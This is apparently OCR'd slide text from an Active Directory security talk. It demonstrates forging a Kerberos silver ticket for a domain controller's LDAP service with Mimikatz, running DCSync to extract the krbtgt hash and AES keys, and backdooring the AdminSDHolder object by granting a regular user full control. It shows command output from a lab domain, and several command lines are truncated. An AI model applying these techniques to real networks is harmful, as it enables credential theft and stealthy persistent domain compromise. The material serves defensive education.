

WHAT IF I TOLD YOU
SILVER TICKETS WORK FOR DOMAIN CONTROLLERS

Generate DC Silver Ticket: LDAP




```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:RD.ADSECU
79466-3696909401 /target:rdlabdc02.rd.adsecurity.org /rc4:595d436f11270dc4df953f
User      : LukeSkywalker
Domain    : RD.ADSECURITY.ORG
SID       : S-1-5-21-2578996962-4185879466-3696909401
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 595d436f11270dc4df953f217fcfbdd2 - rc4_hmac_nt
Service   : LDAP
Target    : rdlabdc02.rd.adsecurity.org
Lifetime  : 9/19/2015 11:23:19 AM ; 9/16/2025 11:23:19 AM ; 9/16/2025 11:23:19 A
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ RD.ADSECURITY.ORG' successfully submitted for
```

Use Silver Ticket to DCSync!



```
mimikatz(commandline) # lsadump::dcsync /dc:rdlabdc02.rd.adsecurity.org /doma
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'rdlabdc02.rd.adsecurity.org' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/6/2015 4:01:58 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
    ntlm- 0: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
    lm  - 0: 2584a622c5dbd03c9050a547430f5a2c

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8846a887883334322e0820bdd64c0f8e99a71147ae7f
      aes128_hmac       (4096) : 17d63df4e26dde3e926e266f08a5d6cc
```

The AdminSDHolder Object



Canonical name of object:

rd.adsecurity.org/System/AdminSDHolder

Object class: Container

Created: 9/6/2015 4:01:38 PM

Modified: 9/9/2015 8:21:27 PM

Update Sequence Numbers (USNs):

Current: 33790

Original: 5740


☐ Protect object from accidental deletion

Sean Metcalf (@Pyrotek3)

SDProp Protected Objects

- Account Operators
- Administrator
- Administrators
- Backup Operators
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Krbtgt
- Print Operators
- Read-only Domain Controllers
- Replicator
- Schema Admins
- Server Operators

AdminSDHolder Object Permissions



AdminSDHolder Properties

Group or user names:


- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Bobafett (Bobafett@rd.adsecurity.org)
- Domain Admins (RD\Domain Admins)

Permissions for Bobafett	Allow	Deny
Full control	☑	□
Read	☑	□
Write	☑	□
Create all child objects	☑	□
Delete all child objects	☑	□

For special permissions or advanced settings, click Advanced.

Sean Metcalf (@Pyrotek3)

AdminSDHolder Applied Permissions




Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Bobafett (Bobafett@rd.adsecurity.org)
- Domain Admins (RD\Domain Admins)

Permissions for Bobafett	Allow	Deny
Full control	☑	□
Read	☑	□
Write	☑	□
Create all child objects	☑	□
Delete all child objects	☑	□


For special permissions or advanced settings, click Advanced.

Regular User Account: Bobafett



```
PS C:\> get-aduser bobafett -property memberof


